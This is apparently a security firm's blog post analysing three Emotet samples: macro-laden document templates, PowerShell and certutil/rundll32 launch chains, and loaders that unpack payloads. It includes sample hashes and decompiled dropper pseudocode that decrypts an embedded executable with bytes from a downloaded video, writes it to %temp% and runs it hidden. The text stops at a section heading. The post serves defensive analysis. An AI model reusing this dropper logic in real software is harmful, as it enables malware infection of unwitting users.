[RE019] From A to X analyzing some real cases which used recent Emotet samples

blog.vincss.net/re019-from-a-to-x-analyzing-some-real-cases-which-used-recent-emotet-samples/

13/01/2021

1. Introduction

Emotet (*also known as Heodo, Geodo*) is one of the most dangerous Trojan today. Through mass email spam campaigns, it targets mostly companies and organizations to steal sensitive information from victims. Recent records show that **Emotet**is often used as a downloader for other malware, and is an especially popular delivery mechanism for banking Trojans, such as *Qakbot* and *TrickBot*, and also lead to ransomware attacks using *Ryuk*.

ANY.RUN's annualreport pointed out that the most active malware in 2020 is **Emotet**.

Fig 1. Statistics of top threats by uploads for 2020

In this article, we analyze in detail full attack flow in some real cases of recent **Emotet** samples which were discovered and handled by us while providing cyber security services to our customer:

¨ **Sample 1**:

- Document template: b836b13821f36bd9266f47838d3e853e
- Loader binary: 442506cc577786006da7073c0240ff59

¨ **Sample 2**:

- Document template: 7dbd8ecfada1d39a81a58c9468b91039
- Loader binary: e87553aebac0bf74d165a87321c629be

¨ **Sample 3**:

- Document template: d5ca36c0deca5d71c71ce330c72c76aa
- Loader binary: 825b74dfdb58b39a1aa9847ee6470979

2. Type of infection

The main distribution method of Emotet malware is malicious email campaigns, using infected attachments, as well as embedded URLs. These emails may appear to come from trusted sources (*cause the victim's email account was taken over*). This technique helps trick users into downloading the Trojan onto their machine. Some illustration image of emails spread Emotet:



Fig 2. Examples of malicious emails with attachment

3. Document template and VBA code

Emotet templates are constantly changing, the final target of attackers for leveraging templates to trick the victims into enabling macros to start the infection.

3.1. Sample 1

Document template:



Fig 3. Sample 1's document template

This sample still acts in the usual way:

- Execute VBA code when opening document through **Sub Document_open()**.
- VBA code spawns **powershell** to execute encoded Base64 script.



Fig 4. VBA code spawns powershell to execute script

The powershell script after decoding and deobfuscating usually look like the image below. It will download the payload which is an exe file to execute:

Fig 5. Powershell script downloads payload from the C2 list for execution

3.2. Sample 2

Document template:



Fig 6. Sample 2's document template

This template also uses VBA, but there are some differences with **Sample 1** as follows:

- VBA code is executed after closing document through **Sub Document_Close()**.
- Instead of using **powershell**, this sample spawns **certutil.exe** for decoding enncoded Base64 payload and then call **rundll32** for executing the decoded payload. The payload and related information are hidden in the document in white font.



Fig 7. VBA code uses certutil for decoding payload and calls rundll32 to load payload

Decode encoded base64 content will get **VideoDownload.dll**, this file has an exported function is **In**. This function is executed with the help of **rundll32.exe**.



Fig 8. Decoded payload is a DLL



Fig 9. The expored function of DLL

There is an embedded PE file in resource section of the above dll. The resource data is encoded.



Fig 10. DLL has a PE file that has been encoded

The **dll**'s code when executed will load the content of a porn site, then retrieve the link of the **.mp4** file (*which is a hot keyword-related leaked sex clip of Vietnamese figure*). It read bytes from mp4, through the loop, by using the read bytes as **xor_key** for decoding the above resource to get the complete PE file. Then it saves the decoded file to **%temp%/tmp_e473b4.exe** and execute this payload.

```
  hRes = FindResourceW(0x10000000, 0x65, 0xA);
  hResLoad = LoadResource(0x10000000, hRes);
  res_size = SizeofResource(0x10000000, hRes);
  p_res_data = f_alloc_heap(res_size);
  lpResLock = LockResource(hResLoad);
  memmove(p_res_data, lpResLock, res_size);
  if ( !f_loads_porn_site_and_retrieve_porn_movie_url(v6, &porn_movie_url) )// https://mov.pornthash.
  {
    return 0;
  }
  if ( !f_get_movie_data_to_decrypt_res_data(porn_movie_url, p_res_data, res_size) )
  {
    return 0;
  }
  payload_path = f_alloc_heap(MAX_PATH);
  if ( !ExpandEnvironmentStringsA("%temp%/tmp_e473b4.exe", payload_path, MAX_PATH) )
  {
    return 0;
  }
  h_payload = CreateFileA(payload_path, GENERIC_WRITE, 0, 0, CREATE_ALWAYS, 0, 0);
  if ( !h_payload )
  {
    return 0;
  }
  write_status = WriteFile(h_payload, p_res_data, res_size, &lpNumberOfBytesWritten, 0);
  CloseHandle(h_payload);
  if ( !write_status )
  {
    return 0;
  }
  memset(&lpStartupInfo, 0, sizeof(lpStartupInfo));
  lpStartupInfo.dwFlags |= STARTF_USESHOWWINDOW;
  lpStartupInfo.wShowWindow = 0;
  lpProcessInformation = 0i64;
  CreateProcessA(0, payload_path, 0, 0, 0, 0, 0, 0, &lpStartupInfo, &lpProcessInformation);
  f_free_mem(payload_path);
  return 0;
}
```

Fig 11. Pseudocode performs decoding resource data and spawns new process

3.3. Sample 3

Document Template:



Fig 12. Sample 3's document template

Same as **Sample 1**:

- Execute VBA code when opening document through **Sub Document_open()**.
- VBA code also spawns **powershell** to execute encoded Base64 script.



Fig13. VBA code spawns powershell to execute script

The powershell script after decoding and deobfuscating will also performs the task of downloading the payload to execute:



Fig 14. Powershell script downloads payload from the C2 list for execution

Differ from **Sample 1** (*use powershell to download loader is an exe file*) and **Sample 2** (*decode DLL and use this DLL to decrypt the loader as an exe file*), in this **Sample 3**, the downloaded payload is a DLL file, exports **Control_RunDLL** function. Script uses **rundll32** to execute this payload. So that, the downloaded payload is considered as a DLL loader.

4. Loader payload

4.1. Execution flow of loaders

The payloads of **Sample 1** and **2** (PDB path information: **eeeggggggrseb.pdb**) were built with *Visual Basic*:



Fig 15. Loaders of Sample 1 and 2 were built with Visual Basic

Sample 3 was built with *Visual C++* (PDB path information: **E:WindowsSDK7-Samples-masterWindowsSDK7-Samples-masterwinuishellappshellintegrationRecipePropertyHandlerWin32ReleaseRecipePropertyHandler.pdb**)



Fig 16. Loader of Sample 3 was built with Visual C++

When first infected, the **Emotet** payload runs through two stages. During the first stage, it checks the victim system, if it's running with high privilege, it drops binary to **CSIDL_SYSTEMX86**, otherwise to **CSIDL_LOCAL_APPDATA**. Finally, it launches the second instance. Payload running at the second stage will communicate with C&C servers that embedded in its binary.



Fig 17. Sample 1 execution flow



Fig 18. Sample 2 execution flow



Fig 19. Sample 3 execution flow

4.2. Technical analysis of the loader

4.2.1. Sample 1 and 2

These loaders when executed will allocate and unpack the main payload to the allocated memory and execute this payload:



Fig 20. Sample 1's loader unpacks the main payload



Fig 21. Sample 2's loader unpacks the main payload

These main payloads are quite small in size and were built with **Visual C++**:



Fig 22. The main payload of Sample 1 and 2

4.2.2. Sample 3

This sample, when executed, will get the address of two undocumented functions **LdrFindResource_U** and **LdrAccessResource** from **ntdll.dll**. These functions are used to access resource data embedded in the loader:

Fig 23. Sample 3's loader accesses resource data

Next, it computes the **MD5 hash** of the pre-initialized data and generates an **RC4 key** based on the computed hash. Then, use this **RC4 key** to decrypt the above resource data and execute the main payload:



Fig 24. Pseudocode performs decoding and executing the main payload

The main payload is another DLL and also has an exported function is **Control_RunDLL**:



Fig 25. The main payload of Sample 3

5. Some techniques used in the main payload

5.1. Control Flow Flattening

